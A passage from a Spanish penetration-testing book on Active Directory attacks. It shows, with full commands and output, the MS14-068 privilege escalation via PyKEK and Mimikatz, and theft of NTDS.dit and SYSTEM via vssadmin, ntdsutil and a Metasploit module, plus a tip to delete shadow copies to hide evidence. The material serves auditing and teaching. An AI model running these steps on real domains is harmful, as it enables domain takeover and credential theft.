


Fig. 05.16: Camino que el usuario "MYERKERS" debe seguir para obtener las credenciales de un usuario administrador de dominio.

Haciendo uso de la función *Pathfinding* se puede ver que en esta ocasión existe una ruta para que el usuario "MYERKERS" pueda escalar sus privilegios y conseguir credenciales de administrador de dominio.

0xWORD

Las técnicas explicadas en esta fase de reconocimiento ya permiten ver algunas de las técnicas a utilizar para localizar e intentar obtener credenciales con privilegios especiales.

Las posibilidades y combinaciones a seguir hasta obtener las preciadas credenciales de administrador de dominio son sumamente numerosas.

3. Explotar MS14-068 para escalar privilegios a administrador de dominio

El 18 de noviembre de 2014 Microsoft publicó el boletín de seguridad MS14-068 donde se parcheaba una vulnerabilidad crítica, recogida como CVE-2014-6324, en la implementación de Kerberos que permitía a un usuario del dominio sin privilegios escalar privilegios a administrador de dominio.

De acuerdo a la información publicada, la implementación de Microsoft de Kerberos fallaba al validar el PAC, o *Privilege Attribute Certificate*, en las peticiones TGS. Entre otros, PAC incluye los grupos de los que el usuario es miembro. Por lo tanto, un atacante podría generar un ticket Kerberos con el PAC modificado, es decir, indicando que pertenece al grupo de administradores de dominio, para hacerse pasar por un usuario administrador de dominio y la firma de dicho ticket no sería validada correctamente, debido a un fallo de implementación, permitiendo al atacante escalar sus privilegios. Esta vulnerabilidad afectaba a todas las versiones de Windows a partir de Windows Server 2003 configuradas para actuar como *Kerberos Key Distribution Center* o KDC.

Como se ha comentado, el primer requisito es disponer de unas credenciales de dominio válidas con las que un atacante podría modificar un ticket Kerberos TGT válido y presentarlo como si fuera un usuario con permisos elevados.

El primer *exploit* público para esta vulnerabilidad que apareció fue PyKEK por *Sylvain Monné*. El script está escrito en Python y puede correr en cualquier máquina con Python, incluidas aquellas no unidas al dominio, que tenga conectividad con el controlador de dominio vulnerable.

PyKEK puede descargarse de: <https://github.com/bidord/pykek>

Este *exploit* necesita la siguiente información para generar correctamente la petición y obtener el ticket TGT:

- Usuario de cuenta de dominio sin privilegios.
- Contraseña de la cuenta de dominio sin privilegios.
- SID del usuario. Éste se puede obtener mediante cualquiera de los siguientes comandos:

```
whoami /user
```

```
En PowerShell: [Security.Principal.WindowsIdentity]::GetCurrent()
```

- Dominio.

Se ejecuta el *exploit* para generar el ticket Kerberos en forma de archivo *ccache* que posteriormente será cargado usando *Mimikatz*.

```
C:\Windows\system32\cmd.exe
C:\Python27>dir \\DC1\c$<
Access is denied.

C:\Python27>whoami /user
USER INFORMATION

User Name      SID
=====
acme\empleado1 S-1-5-21-308036266-1255676160-2799806543-1110

C:\Python27>python.exe C:\pykek-master\ms14-068.py -u empleado1@ACME.COM -p Pass
word1234 -s S-1-5-21-308036266-1255676160-2799806543-1110 -d DC1.acme.com
[+] Building AS-REQ for DC1.acme.com... Done!
[+] Sending AS-REQ to DC1.acme.com... Done!
[+] Receiving AS-REP from DC1.acme.com... Done!
[+] Parsing AS-REP from DC1.acme.com... Done!
[+] Building TGS-REQ for DC1.acme.com... Done!
[+] Sending TGS-REQ to DC1.acme.com... Done!
[+] Receiving TGS-REP from DC1.acme.com... Done!
[+] Parsing TGS-REP from DC1.acme.com... Done!
[+] Creating ccache file 'TGT_empleado1@ACME.COM.ccache' ... Done!
C:\Python27>
```

Fig. 05.17: Generación de ticket Kerberos para el usuario “*empleado1*” con ahora privilegios de los grupos Domain Users (513), Domain Admins (512), Schema Admins (518), Enterprise Admins (519) y Group Policy Creator Owners (520).


Una vez se ha generado el ticket Kerberos, se procede a importar el mismo usando *Mimikatz*.

```
C:\Windows\system32\cmd.exe
C:\mimikatz_trunk\Win32>mimikatz.exe "kerberos::ptc C:\Python27\TGT_empleado1@acme.com.ccache" exit
#####
# mimikatz 2.1 <x86> built on Aug 22 2016 00:57:34
# ^ #
# "A La Vie, A L'Amour"
# / \ ## /* * */
# \ / ## Benjamin DELPY `gentilkiwi` <benjamin@gentilkiwi.com>
# v ## http://blog.gentilkiwi.com/mimikatz <oe.eo>
# ##### with 20 modules /* */

mimikatz(commandline)> # kerberos::ptc C:\Python27\TGT_empleado1@acme.com.ccache
Principal : <01> : empleado1 ; @ ACME.COM
Data @ Start/End/MaxRenew: 4/27/2017 1:00:17 PM ; 4/27/2017 11:00:17 PM ; 5/
4/2017 1:00:17 PM
Service Name <01> : krbtgt ; ACME.COM ; @ ACME.COM
Target Name <01> : krbtgt ; ACME.COM ; @ ACME.COM
Client Name <01> : empleado1 ; @ ACME.COM
Flags 50a00000 : pre_authent ; renewable ; proxiable ; forwardable
;
Session Key : 0x00000017 - rc4_hmac_nt
549da3abba4d46ab396a088e02b606e9
Ticket : 0x00000000 - null ; kvno = 2
[...]
* Injecting ticket : OK
mimikatz(commandline)> # exit
Bye!
C:\mimikatz_trunk\Win32>
```

Fig. 05.18: Se utiliza Mimikatz para importar el ticket generado en el sistema.

A partir de ahora, haciendo uso de dicho ticket se dispondrá de privilegios de administrador de dominio. Se vuelve a intentar listar la unidad C: en el controlador de dominio “DC1”:



```
C:\Windows\system32\cmd.exe
C:\>Python27>dir \\DC1\c$>
Volume in drive \\DC1\c$ has no label.
Volume Serial Number is 6063-F116

Directory of \\DC1\c$>
10/28/2016  02:44 AM    <DIR>    copia-ntds
07/13/2009  06:14 PM    <DIR>    179,712 meterpreter.exe
07/13/2009  08:20 PM    <DIR>    PerfLogs
08/27/2016  09:21 AM    <DIR>    Program Files
08/27/2016  09:21 AM    <DIR>    Program Files <x86>
12/04/2016  11:31 AM    <DIR>    Users
12/12/2016  01:07 PM    <DIR>    Windows
               1 File(s)   179,712 bytes
               6 Dir(s)  32,942,186,496 bytes free
```

Fig. 05.19: Haciendo uso del nuevo ticket Kerberos generado, se dispone de privilegios de administrador de dominio.

Esta vulnerabilidad ya fue solucionada por Microsoft en MS14-068 mediante el parche KB3011780. Sin embargo, aún en demasiadas ocasiones se encuentra un controlador de dominio Windows Server 2008 o 2012 no parcheado o actualizado o un nuevo equipo Windows Server 2008 o 2012 que se convierte en controlador de dominio sin tener aún todas las actualizaciones instaladas.

Esta vulnerabilidad crítica pone de manifiesto, una vez más, la importancia de mantener actualizados y monitorizados los equipos de un dominio, y en especial, aquellos de vital importancia como los controladores de dominio.

4. Obtener otras credenciales de Active Directory

Una vez se han obtenido suficientes privilegios en el dominio para realizar movimientos laterales y verticales, se puede interactuar con otros equipos del entorno para conseguir otras credenciales de *Active Directory*.

En los últimos años se han visto diferentes técnicas con las que un atacante podría obtener credenciales de un directorio del tipo Microsoft *Active Directory*. Algunas de ellas se realizan de manera local en un controlador de dominio y otras en remoto.

Las principales técnicas que se utilizan hoy en día implican interaccionar con LSASS en el controlador de dominio, obtener una copia de la base de datos *NTDS.dit* de *Active Directory* o engañar al controlador de dominio a replicar con el atacante la información relativa a las credenciales haciéndole pensar que él también es un controlador de dominio.

Algunas de estas técnicas y la manera de llevarlas a cabo en un escenario real se describirán en las siguientes secciones.

5. Base de datos de credenciales NTDS.dit

El archivo *NTDS.dit* es el verdadero corazón de *Active Directory* al incluir toda la información de los objetos que se sirven: usuarios, grupos, etc. Por lo tanto, los *hashes* de las contraseñas de todas las cuentas de dominio de usuario y equipos estarán almacenados aquí.

NTDS.dit es una base de datos *Extensible Storage Engine* o ESE. ESE, a su vez, está basado en *Jet Database Engine*. Gracias a ambas tecnologías, la base de datos AD ESE es muy rápida y fiable. Este archivo está presente en dos ubicaciones distintas en cada controlador del dominio:

- *%SystemRoot%/NTDS/ntds.dit*. Contiene la base de datos en uso en ese controlador de dominio.
- *%SystemRoot%/System32/ntds.dit*. Este archivo es una copia de distribución que se utilizará para crear el controlador de dominio cuando se instalan los servicios de directorio activo en una máquina Windows Server 2003 o posterior, sin necesidad de necesitar el CD u otro soporte de instalación.

Por lo tanto, desde el punto de vista de la seguridad, el archivo con información valiosa se encontrará en la primera ubicación mencionada. Este archivo se replica entre todos los controladores de dominio, por lo que se podrá encontrar una copia del mismo en cada uno.

Windows interactúa con dicho archivo a través del *Directory System Agent* o DSA, el cual está presente en cada controlador de dominio como *Ntdsa.dll*. DSA es parte del sistema LSA y proporciona las interfaces necesarias para que tanto clientes como servidores en *Active Directory* puedan autenticarse haciendo uso de dicha base de datos. De acuerdo a la documentación oficial de Microsoft, la base de datos *NTDS.dit* contiene tres tablas:

- *Data Table*. Contiene la información de los objetos de *Active Directory*: usuarios, grupos, datos de algunas aplicaciones, etc.
- *Link Table*. Contiene la información para proporcionar las referencias entre objetos, como, por ejemplo, las relaciones de “miembro de”. Esta tabla es de un tamaño mucho menor que *Data Table*.
- *SD Table*. Almacena los descriptores de seguridad de cada objeto.

Sin embargo, los investigadores *Christofer Andersson* y *Stanimir Stoyanov*, en un intento por entender mejor esta base de datos, escribieron una herramienta para leer la estructura y contenido del archivo *NTDS.dit* para descubrir que éste contiene más tablas no documentadas oficialmente. Dichos resultados pueden consultarse en: <http://blogs.chrisse.se/2012/02/11/how-the-active-directory-data-store-really-works-inside-ntds-dit-part-1>

Windows carga una parte de *NTDS.dit* en memoria en el proceso *lsass.exe*. En concreto, los datos que más se acceden son colocados en la memoria caché para mejorar el rendimiento de los siguientes intentos de acceso a los mismos. Los cambios a la base de datos se realizan en memoria y escritos en el archivo log *transaction*, que más tarde se utilizará para volcar dichos cambios en la base de datos cada cierto tiempo.

WORD

De acuerdo a la investigación titulada “*Active Directory Offline Hash Dump and Forensic Analysis*” realizada por *Csaba Barta* en 2011, los *hashes* se cifran de un modo especial diseñado por Microsoft antes de ser almacenados en la base de datos.

Esta solución utiliza tres niveles de cifrado: dos niveles utilizan RC4 y un tercero que hace uso de DES. Para poder descifrar un *hash* almacenado en *NTDS.dit*, se necesita llevar a cabo los siguientes pasos:

1. Primer nivel. Descifrar *Password Encryption Key* (PEK). KEP está cifrado con *BOOTKEY* utilizando RC4.
2. Segundo nivel. Primera fase de descifrar *hashes* con PEK usando RC4.
3. Tercer nivel. Segunda fase de descifrar *hashes* usando DES.

PEK tiene el mismo valor en todos los controladores de dominio al ser común en todo el dominio. PEK se almacena dentro del archivo *NTDS.dit* de manera cifrada. Para poder descifrar PEK, se necesita *BOOTKEY* que es diferente en cada equipo y, por lo tanto, cada controlador de dominio. *BOOTKEY* se encuentra almacenado en el archivo *SYSTEM*, el cual es un grupo lógico entradas de registro, conocido en inglés como *registry hive*. Es por ello, que, para poder extraer las credenciales de la base de datos, se necesitarán los archivos *NTDS.dit* y *SYSTEM*.

Para más información sobre el proceso, se recomienda consultar la publicación de *Csaba Barta* en: <http://www.ntdsxtract.com/downloads/ActiveDirectoryOfflineHashDumpAndForensics.pdf>

Si durante una auditoría se consigue obtener el archivo *NTDS.dit*, el siguiente paso será extraer de su interior las credenciales de las cuentas del dominio.

6. Obtener base de datos NTDS.dit

Como ya se ha explicado anteriormente, el archivo *NTDS.dit* contiene la base de datos con todas las credenciales de las cuentas pertenecientes al dominio. Esta base de datos se encuentra almacenada en los controladores de dominio, por lo que uno de los requisitos para obtener dicha base de datos será tener permisos suficientes para poder conectarse a estos servidores.

En caso de no disponer de dichas credenciales, la única manera será obtener una copia de esta base de datos mediante otro medio. Muchos administradores realizan copias de seguridad de dicha base de datos guardándola en alguna otra ubicación (por ejemplo, carpetas compartidas a través de SMB, un servidor de *backup*, etc.) accesible por otros usuarios sin privilegios especiales. Una vez se tiene una copia de dicho archivo, se puede proceder a extraer las credenciales de la misma.

Extraer dicha base de datos de un controlador de dominio que está corriendo puede llegar a ser un proceso delicado y se debe realizar con precaución, ya que, en el caso de que algo vaya mal, se podría dejar al controlador de dominio sin servicio con posibilidad de afectar a todo el dominio.


A lo largo de los años, se han desarrollado diferentes técnicas para tal fin. La mayoría de ellas serán recopiladas a continuación en esta sección. Más adelante, una vez se haya conseguido copiar dicha base de datos, se procederá a explicar cómo extraer las credenciales de la misma de manera offline.

Copiar NTDS.dit mediante servicio Volume Shadow Copy

El servicio *Volume Shadow Copy*, VSS o servicio de instantáneas de volumen, es un conjunto de interfaces para permitir realizar copias de seguridad de los volúmenes al mismo tiempo que las aplicaciones están usando y escribiendo en dichos volúmenes.

Windows incluye por defecto la herramienta a utilizar para generar dichas copias *Shadow*. Esta herramienta es *VSSADMIN* y requiere ser ejecutada con permisos de administrador local del equipo. En este caso, se requerirán privilegios de administrador en un controlador de dominio.

Una vez se disponga de dichos permisos, el primer paso será comprobar en qué unidad se encuentra el archivo *NTDS.dit* y *SYSTEM*. Generalmente, éstos se encontrarán en *C:\Windows\NTDS\ntds.dit* y *C:\Windows\System32\config\SYSTEM*, aunque también podrían encontrarse en otra unidad. Más tarde, se procede a generar una copia de la unidad correspondiente.



```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.


C:\>vssadmin create shadow /for=C:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.

Successfully created shadow copy for 'C:\'
Shadow Copy ID: <7fd4eb39-7754-468b-9178-chf4e6a17b28>
Shadow Copy Volume Name: '\GLOBALROOT\Device\HarddiskVolumeShadowCopy1

C:\>
```

Fig. 05.20: Copia Shadow generada con VSSADMIN de la unidad C:

Una vez se ha creado la copia, se procede a extraer de ella los archivos de interés: *NTDS.dit* y *SYSTEM*.



```
Administrator: Command Prompt
C:\>vssadmin create shadow /for=C:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.

Successfully created shadow copy for 'C:\'
Shadow Copy ID: <7bd720e0-23a8-4e13-86c6-1c7885ba0dd9>
Shadow Copy Volume Name: '\GLOBALROOT\Device\HarddiskVolumeShadowCopy3

C:\>copy \GLOBALROOT\Device\HarddiskVolumeShadowCopy3\Windows\NTDS\ntds.dit C:\ntds.dit
1 file(s) copied.


C:\>copy \GLOBALROOT\Device\HarddiskVolumeShadowCopy3\Windows\System32\config\SYSTEM C:\SYSTEM
1 file(s) copied.

C:\>
```

Fig. 05.21: Copia de archivos NTDS.dit y SYSTEM de una copia Shadow.

Gracias a la generación de la copia *Shadow* de la unidad C: se han podido copiar ambos archivos que de otra manera se encuentran bloqueados por el sistema operativo y no pueden ser copiados.

El siguiente paso inmediato recomendado es la eliminación de dicha copia *Shadow*, ya que ésta puede ser pesada, además de dejar una evidencia clara de que la máquina podría haber sido comprometida. La propia herramienta *VSSADMIN* permite listar y borrar estas copias.



```
C:\>Administrator: Command Prompt
C:\>Users\administrator>vssadmin list shadows
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.

Contents of shadow copy set ID: {4996da65-320f-47b0-a7ed-9cc1324ee5cb}
    Contained 1 shadow copies at creation time: 10/24/2016 8:42:00 PM
        Shadow Copy ID: {7bd720e0-23a8-4e13-86c6-1c7885ba0dd9}
            Original Volume: <C:>\?\Volume{06780d5c-6cb8-11e6-9cff-806e6f6e6963}\Device\HarddiskVolumeShadowCopy1
            Shadow Copy Volume: <\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1>
            Originating Machine: DC1.acme.com
            Service Machine: DC1.acme.com
            Provider: 'Microsoft Software Shadow Copy provider 1.0'
            Type: ClientAccessible
            Attributes: Persistent, Client-accessible, No auto release, No writers, Differential


C:\>Users\administrator>vssadmin delete shadows /Shadow={7bd720e0-23a8-4e13-86c6-1c7885ba0dd9}
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.

Do you really want to delete 1 shadow copies (Y/N): [N]? Y
Successfully deleted 1 shadow copies.

C:\>Users\administrator>
```

Fig. 05.22: Listado y borrado de copia *Shadow* con la herramienta *VSSADMIN*. Para el resto de opciones se recomienda consultar la ayuda de la herramienta.

Existe un módulo en *Metasploit* el cual permite automatizar la creación de una copia *Volume Shadow* y la copia remota de los archivos *NTDS.dit* y *SYSTEM*, además del borrado posterior de los archivos no necesarios. Este módulo puede encontrarse en *auxiliary/admin/smb/psexec_ntdsgrab* y su uso es el siguiente:



```
root@pentest-kali: ~
File Edit View Terminal Tabs Help
root@pentest-kali: ~
root@pentest-kali: ~
msf auxiliary(1) > show options
Module options (auxiliary/admin/smb/psexec_ntdsgrab):
Name          Current Setting  Required  Description
-----        ==============  ======  =
CREATE_NEW_VSC  false           no      If true, attempts to create a volume shadow copy
RHOST         192.168.100.101  yes     The target address
REPORT          445             yes     The SMB service port (TCP)
SERVICE_DESCRIPTION  no      Service description to be used on target for pretty listing
```

Fig. 05.23: Obtención de *NTDS.dit* y *SYSTEM* mediante copia *Volume Shadow* de manera automatizada gracias al módulo *ntdsgrab* de Metasploit, (1^a parte).

```

SERVICE_DISPLAY_NAME          no      The service display name
SERVICE_NAME                 no      The service name
SMBDomain                   ACME    The Windows domain to use for authentication
SMBPass                      DC4.Password no      The password for the specified Username
SMBSHARE                     C$     yes     The name of a writeable share on the server
SMBUser                      Administrador no      The username to authenticate as
VSCPATH                      no      The path to the target Volume Shadow Copy
WINPATH                      WINDOWS yes     The name of the Windows directory (examples: WINDOWS, WIN
NT)

msf auxiliary(Windows-Auth) > run
[*] 192.168.100.101:445 - Checking if a Volume Shadow Copy exists already...
[*] 192.168.100.101:445 - Service start timed out, OK if running a command or non-service executable...
[*] 192.168.100.101:445 - No VSC Found.
[*] 192.168.100.101:445 - Creating Volume Shadow Copy
[*] 192.168.100.101:445 - Service start timed out, OK if running a command or non-service executable...
[*] 192.168.100.101:445 - Volume Shadow Copy created on \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
[*] 192.168.100.101:445 - Service start timed out, OK if running a command or non-service executable...
[*] 192.168.100.101:445 - Checking if NTDS.dit was copied.
[*] 192.168.100.101:445 - Service start timed out, OK if running a command or non-service executable...
[*] 192.168.100.101:445 - Service start timed out, OK if running a command or non-service executable...
[*] 192.168.100.101:445 - Downloading ntds.dit file
[*] 192.168.100.101:445 - ntds.dit stored at /root/.msf4/loot/20170419184938_default_192.168.100.101_psexec
tdsgrab_044413.dit
[*] 192.168.100.101:445 - Downloading SYSTEM hive file
[*] 192.168.100.101:445 - SYSTEM hive stored at /root/.msf4/loot/20170419184940_default_192.168.100.101_psex
c_ntdsgrab_714651.bin
[*] 192.168.100.101:445 - Executing cleanup...
[*] 192.168.100.101:445 - Cleanup was successful
[*] Auxiliary module execution completed
msf auxiliary(Windows-Auth) >

```

Fig. 05.23: Obtención de NTDS.dit y SYSTEM mediante copia Volume Shadow de manera automatizada gracias al módulo ntdsgrab de Metasploit, (2^a parte).

Copiar NTDS.dit mediante Ntdsutil

Una de las alternativas a la creación de copias *Shadow* para extraer la base de datos *NTDS.dit* es la herramienta *Ntdsutil*.


Ntdsutil está disponible en Windows Server 2008 y posteriores versiones una vez se instala la función de servidor de AD LDS o de AD DS, la cual estará instalado si el servidor Windows Server está actuando como un controlador de dominio.

Ntdsutil es una herramienta de línea de comandos que proporciona las funciones de administración de servicios de dominio de *Active Directory* (AD DS) y servicios de directorio ligero de *Active Directory* (AD LDS). En concreto, esta herramienta se utiliza para realizar el mantenimiento de base de datos de AD, accediendo y gestionando la misma.

Entre sus opciones, *Ntdsutil* permite la creación de medios de instalación para instancias de AD DS o AD LDS mediante IFM (*Install From Media*). De este modo, posteriormente se podrá desplegar un nuevo controlador de dominio a partir de este archivo mediante *DCPromo* sin necesidad de copiar los datos del dominio desde otro controlador de dominio a través de la red.

El proceso de copia se puede realizar de manera interactiva o mediante una sola línea de comandos:

```
ntdsutil "ac i ntds" "ifm" "create full c:\copia-ntds" quit quit
```



```
C:\>ntdsutil "ac i ntds" "ifm" "create full c:\copia-ntds" quit quit
ntdsutil: ac i ntds
Active instance set to "ntds".
ntdsutil: ifm
ifm: create full c:\copia-ntds
Creating snapshot...
Snapshot set {6fd689aa-f7a4-4008-8401-1548b4af3ff6} generated successfully.
Snapshot {609b5d92-b438-4491-bcca-ce09f0b3e78d} mounted as C:\$SNAP_201610281144
\Volume$\
Snapshot {609b5d92-b438-4491-bcca-ce09f0b3e78d} is already mounted.
Initiating DEFRAAGMENTATION mode...
  Source Database: C:\$SNAP_201610281144\Volume$\\Windows\\NTDS\\ntds.dit
  Target Database: c:\\copia-ntds\\Active Directory\\ntds.dit
      Defragmentation Status (% complete)
      0   10   20   30   40   50   60   70   80   90   100
      |-----|-----|-----|-----|-----|-----|-----|-----|
      ..... .
Copying registry files...
Copying c:\\copia-ntds\\registry\\SYSTEM
Copying c:\\copia-ntds\\registry\\SECURITY
Snapshot {609b5d92-b438-4491-bcca-ce09f0b3e78d} unmounted.
IFM media created successfully in c:\\copia-ntds
ifm: quit
ntdsutil: quit
C:\>
```

Fig. 05.24: Creación de imagen IFM para la extracción de NTDS.dit y archivo de registro SYSTEM mediante Nidsutil.

Este comando generará la imagen IFM en el directorio *C:\ntds-copia* y es un conjunto de archivos entre los cuales se incluyen *NTDS.dit* y *SYSTEM*.

